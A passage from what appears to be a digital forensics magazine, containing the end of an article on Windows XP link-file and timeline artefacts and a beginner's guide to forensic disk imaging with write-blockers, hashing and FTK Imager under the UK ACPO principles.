442	06/10/13	17:38:49	MACB	MountPoints2 key	Drive last mounted	{8f312cea-d1f4-11e2-bf41-000c29a2309b} volume mounted

Figure 9. *USB plugging events*

480	06/10/13	17:38:54	..C.	NTFS $MFT	$SI [..C.] time	/Programmi/Windows NT/Accessori/wordpad.exe
481	06/10/13	17:38:54	..C.	NTFS $MFT	$SI [..C.] time	/System Volume Information/_restore{3EDD201A-674D-4829-AFD2-565941
482	06/10/13	17:38:54	MAC.	NTFS $MFT	$SI [MAC.] time	/Documents and Settings/Administrator/Recent/very important.doc.lnk
483	06/10/13	17:38:54	MAC.	NTFS $MFT	$FN [MAC.] time	/Documents and Settings/Administrator/Recent/very important.doc.lnk
484	06/10/13	17:38:54	MACB	NTFS $MFT	$SI [MACB] time	/Documents and Settings/Administrator/Recent/testdir.lnk
485	06/10/13	17:38:54	MACB	NTFS $MFT	$FN [MACB] time	/Documents and Settings/Administrator/Recent/testdir.lnk
486	06/10/13	17:38:54	MACB	UserAssist key	Time of Launch	UEME_RUNPATH
487	06/10/13	17:38:54	MACB	RecentDocs key	Folder opened	Recently opened file of extension: Folder - value: testdir
488	06/10/13	17:38:54	MACB	RecentDocs key	File opened	Recently opened file of extension: .doc - value: very important.doc
489	06/10/13	17:38:54	MACB	UserAssist key	Time of Launch	UEME_RUNPATH:C:/Programmi/Windows NT/Accessori/WORDPAD.EXE

Figure 10. *Opening very important.doc from a USB device*

The key concept to keep in mind is: when you open a document file, with WordPad or Microsoft Office Word, a file is created under the *RECYCLERS* folder, so you can keep tracks of its changes and, if deleted, you can recover some basics information about it.

04 READING RECENTS FILE FOLDER

This is an interesting behavior of Windows XP, the scenario is: you view a file, say, on your Desktop folder. Windows creates a link file on the Recent folder, as saw on the previous paragraph.

Later, you open a file with the same name but on a different location or folder: Windows XP does not create a new link file on the *Recent* folder, instead it updates the old one, so you lose the previous information.

Let's see how this happens. On Figure 8 you can see the opening of *very important.doc,* on row 2 you can see the click action on the file, resident on the user desktop, and at rows 11 and 12 you can see the creation of the link file in the *Recent* folder.




Figure 12. *Link creation time*




Figure 13. *lnk files modification timestamp*

The remaining highlighted rows shows the files involved in the file opening process.

Now, let's plug in a USB device (Figure 9) and click another file named *very important.doc*, the same name as the one on the user desktop.

Figure 10 shows this action: as you can see, on rows 482 and 483, the link file very *important.doc.lnk* is updated (MAC timestamp) to reflect our action, plus a new link created, *testdir.lnk*, newly created.

To better understand what happened, let try to parse the link file with *lnkextractor*: Figure 11 shows the v*ery important.doc.lnk* file information and metadata.

The timestamps shown refers to the object file, as is, *very important.doc*.

The important fields to take a look at are *LocalVolumetype*, telling us what kind of device the link refers to, *LocalVolumeSerialNumber*, as the name says, it's the logical volume serial number of the file location, *Path* is the folder where *very important.doc* resides.

To double check our test, have a look at the lnk timestamps.

Figure 12 shows *very important.doc.lnk* file creation: it is set to 18.19 (UTC+1), the time when *Desktop\very important.doc* was opened (see Figure 8, row 11).

The line "Numero di serie del volume", translated into Local Volume Serial Number, referring to the *C:* partition where *Desktop\very important.doc* resides, differs from the one recorded into very *important.doc.lnk*.


Figure 13 shows the modified timestamp of lnk files.

CONCLUSIONS


In this article we have shown some Windows XP specific behavior that can must be taken into account when conducting forensics analysis of a Windows XP system.

We used often a timeline because it is an invaluable technique to know was happening and when on our system, but it is also important to cross-check the information and results gathered with timeline and other tools.

About the Author



Davide Barbato has 10 years of IT experience, the last three in Digital Forensics and Incident Response. He is currently employed in an important DFIR national firm, SSRI di Lorenzo Laurato S.a.s., in which his works as Chief Security Officer and DFIR analyst. He is also a teacher and speaker at national meetings and universities about Digital Forensics, IT Security and IT Privacy. davide.barbato@ssrilab.com


Don't send your hard drive into the black hole of data recovery.
Partner with Data Savers, LLC and get back your data along with critical forensic documentation.
DATA SAVERS LLC
www.datasaversllc.com/forensics
866-693-2824
The Leader in Low Cost Data Recovery

A BEGINNER'S GUIDE TO FORENSIC IMAGING

by Madeline Cheah

Are you starting on the road to a career in digital forensics? Or perhaps a student looking to get onto a course in this field? Maybe you just need a refresher after a little time away? This is a simple guide introducing you to one of the fundamentals of digital forensics, with a legislative narrative to set things in context.

What you will learn:

- perform a forensically safe imaging process, using either one of the Forensic Toolkit (FTK) tools (called FTK Imager) on Windows, or the dd command on Linux.
- highlight some of the current relevant issues surrounding dead analysis and
- will be aware of the implications of the ACPO Principles, particularly relevant if you're looking to start a course on digital forensics.

What you should know:

- be aware of the basics of hard drives,
- have a basic knowledge of Linux.
- have some understanding of the generic evidence handling processes (such as chain of custody) would also be beneficial in working through this guide.

This article deals with the art of forensic imaging, targeted specifically at students or those who have just started on the road to digital forensics. Imaging is one of the fundamentals of dead analysis (i.e. analysis of hard drives that does not involve investigation of live data) and is required to satisfy a number of laws and regulations including, in the UK, the ACPO Good Practice Guide for Handling Digital Evidence – also known as the ACPO Principles.

THE ACPO GOOD PRACTICE GUIDE FOR HANDLING DIGITAL EVIDENCE

The ACPO Principles (as the above is also known as) is a crucial set of regulations dealing specifically with handling digital evidence and provides information on top of the normal handling of evidence expected as laid out by the Police and Criminal Evidence Act 1984 which also deals with arrest, detention, investigation and so forth.

The four principles are as follows:

PRINCIPLE 1
No action taken by law enforcement agencies, persons employed within those agencies or their agents should change data which may subsequently be relied upon in court.

PRINCIPLE 2
In circumstances where a person finds it necessary to access original data, that person must be competent to do so and be able to give evidence explaining the relevance and the implications of their actions.

PRINCIPLE 3
An audit trail or other record of all processes applied to digital evidence should be created and preserved. An independent third party should be able to examine those processes and achieve the same result.

PRINCIPLE 4
The person in charge of the investigation has overall responsibility for ensuring that the law and these principles are adhered to.
(ACPO, 2012)

The above forms the bedrock of the seizure and acquisition process, and is not only applicable to law enforcement. The principles should also be observed and considered when handling any sort of investigation, firstly because you never know if and when this data might be called upon in court, and secondly because it demonstrates your professionalism and competence as a digital forensics investigator. It is also worth noting that at every step during your seizure, your acquisition or your investigation, whether you are acting as first responder, investigator or analyst, you should create and maintain and audit trail in a way that enables a third party to follow and achieve the same result (which also complies with the concepts of universality and repeatability) and should be a mixture of contemporaneous notes (which are notes taken *at the time* of the activity, and is not the same as an account or summary), images, videos, case intake forms and all other forms of documentation which refers to the case.

Authority to perform any actions should also be present at every step of the way. The latter is usually the purview of the case officer or case manager, who will also ensure that other relevant legislation such as the Computer Misuse Act 1990, or the Data Protection Act 1998 is adhered to. Other considerations also come into play, such as dealing with issues to do with collateral intrusion, which relates to unnecessary intrusion into the privacy of those who are not the intended subjects of the surveillance activity. In this case, wherever practicable, measures should be taken to avoid or minimize unnecessary intrusion, and where it is unavoidable to ensure that you have the authority to do so, and that the actions you take are *proportional* and *justified.* In other words, that all your actions are appropriate, and that there is adequate reason for doing as you have done or are about to do. Consideration should also be given to legally privileged data, such as legal records and information covered under the Data Protection Act 1998 – however, in many cases, an investigation would not proceed without a court order (such as a warrant of some kind) which supersedes any privilege.

Last but not least, live data should not be accessed unless you are aware of the repercussions and can justify your actions (as per principle 2). For example, if there was a screensaver on screen when you arrive as first responder you should not try to enter a password to log-on. Look for indications that on the display screen, such as whether there is an (active) webcam, or signs of active or ongoing communications. Generally, the safest option on finding a machine that is on is to take the power out by pulling out the kettle plug from a desktop computer, or removing the battery and power lead simultaneously from a laptop; however, it all depends on the circumstances. The machine(s) that you seize should then be transported back to the forensic lab for further study. It is important to note that taking such an action would mean that you would lose data held in memory as well as data regarding live connections.

So how then do we access the information held on a hard-drive or other storage media? This is where forensic imaging is important and comes into its own.

WRITE-BLOCKERS

These are also known as "forensic disk controllers" and are used as a method of gaining read-only access to storage media without changing or altering data on the drives. This is a fundamental part of the imaging process, and the means of testing its veracity is shown later in this guide.

Write-blockers sit in between drive and operating system and intercept write commands, but allow read commands through, and can either report write commands as failures or cache these commands for the duration of the session. Hardware write-blockers can be divided into *native* (uses the same interface for in and out, for example IDE to IDE) or *tailgate* (which uses or adapts between different interfaces, for example SATA to IDE). Furthermore, there are both hardware write-blockers (Figure 1) and software write-blockers, which are usually operating system dependent, so a software write blocker that works on Windows may not work on Linux and vice versa.




Figure 1. *A tailgate Tableau (T35e) hardware write-blocker with various leads*

It should be noted that for the particular model shown in Figure 1 that there is also a T35e RW (Figure 2) which is factory pre-set for both read *and* write, where-as the T35e model is set for permanent Read-Only.

As can be seen from Figure 3, there are lights to indicate that a hard drive is detected and that write-blocking is active. This can then be connected – depending on the write-blocking device used – to the forensic workstation, in this case using a micro-USB to USB cable.

Software write-blockers come in many flavours, but a good example is *SAFE Block XP*, designed for Windows XP, and is accepted by the National Institute of Standards and Technology. Other techniques such as disabling the write capabilities of USB ports in Windows registry could also be used, but these may not be forensically safe, as it has been reported that hex editing (using WinHex) can take place at the physical level (although it was blocked at the logical level).

You can test this out yourself by enabling USB write protection mode in registry (navigate to `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\StorageDevicePolicies_and` switch WriteProtect from 0 to 1) and following the imaging processes outlined later on in this guide.



Figure 2. *A read-write capable write-blocker*



Figure 3. *A Tableau (T35e) hardware write-blocker connected to an 80Gb IDE hard drive*

IMAGING

Imaging is the process of taking a *bit-by-bit* copy of storage media – it is not the same as copying. It is made by dumping data byte by byte or sector by sector, and will bring over everything on the drive, even unallocated space (which is extremely valuable to investigators in that "deleted" data is not the same as "erased data" and usually contains data that can be *carved*).

To ensure and prove that the data on the source drive (i.e. the disk you would like to image) is *identical* to the data on the destination drive (where you imaged your source disk to), a hash is taken before and after the imaging process. Because hash collisions are extremely rare, any change at all will change the checksum that results. The hashes verifying – where both image and source drive have identical hashes – is your proof that data on the source drive has not been altered and that the image held on the destination drive perfectly replicates your source data. As per ACPO principle 3, a note should be made of this.

There are several file formats used for disk images. The simplest of these is the raw image format, which can be created using the `dd` tool in Linux. It is functional and requires minimal resources; however it lacks some of the more useful features that modern image file formats contain, such as error correcting and compression. Other formats include AFF (*Advanced Forensics Format*), *E01* (an EnCase image file format and one of the de facto standards) and SMART (designed by the original authors of Expert Witness for Linux); these image formats are usually readable by many of digital forensic tools out there today.




Figure 4. *FTK Imager main window*




Figure 5. *Create Disk Image*

THE IMAGING PROCESS USING FORENSIC TOOLKIT (FTK) IMAGER

Forensic Toolkit (FTK) is considered one of the industry standard suites in digital forensics, and this particular part of the process will lay out how to use the *Imager* tool, which is available for free from AccessData's website. Again, it cannot be emphasized enough that as part of this process, you should be keeping contemporaneous notes, both for your own records and to comply with the ACPO Principles.

After installing, run the program and you will see the Imager window appear (Figure 4).

Selecting "Create Disk Image" from the *File* menu (Figure 5) will bring up a dialog box allowing you to select from several options (Table 1)

Table 1. *FTK Imager options*

Physical Drive	An actual drive connected to the workstation (such as where we've connected a drive via a write-blocker)
Logical Drive	A partition
Image File	Used to convert one kind of image file to another
Contents of a folder	Excludes deleted files and unallocated space, and is used for logical file-level analysis only
Ferrico Device	For multiple CD/DVDs

In this case, the option to select is the "Physical Drive", at which point it will ask you to add a destination (to save your image file to) as seen in Figure 6, as well as other information, such as image format (Figure 7). Ensure that the option "Verify images after they are created" is checked as this verifies whether the hashes match at the end of your imaging process, thereby ensuring compliance with ACPO Principle 1.




Figure 6. *Creating an image*

Clicking *Next* > in the "Select Image Type" window will take you to a dialog box where you can input some case information (Figure 8) – again, this would form part of your audit trail. Remember that this case information is there for you to recall what the piece of evidence is – as a digital forensics investigator, you may do hundreds of these a year, and so it's vital that you include a descriptive label.




Figure 7. *Image file format options*




Figure 8. *Entering evidence information*




Figure 9. *Image destination and other options*

At the same time, all of these details are disclosable to defense, so ensure that you give nothing away that is sensitive, and keep it professional.

The program will then ask for image destination and filename (Figure 9) as well as asks you to enter a value for fragmentation (which allows for the breakup of a large image file into smaller files) compression and encryption. Note that in this case, there is no option to define compression,




Figure 10. *An image to be created in raw/dd format*

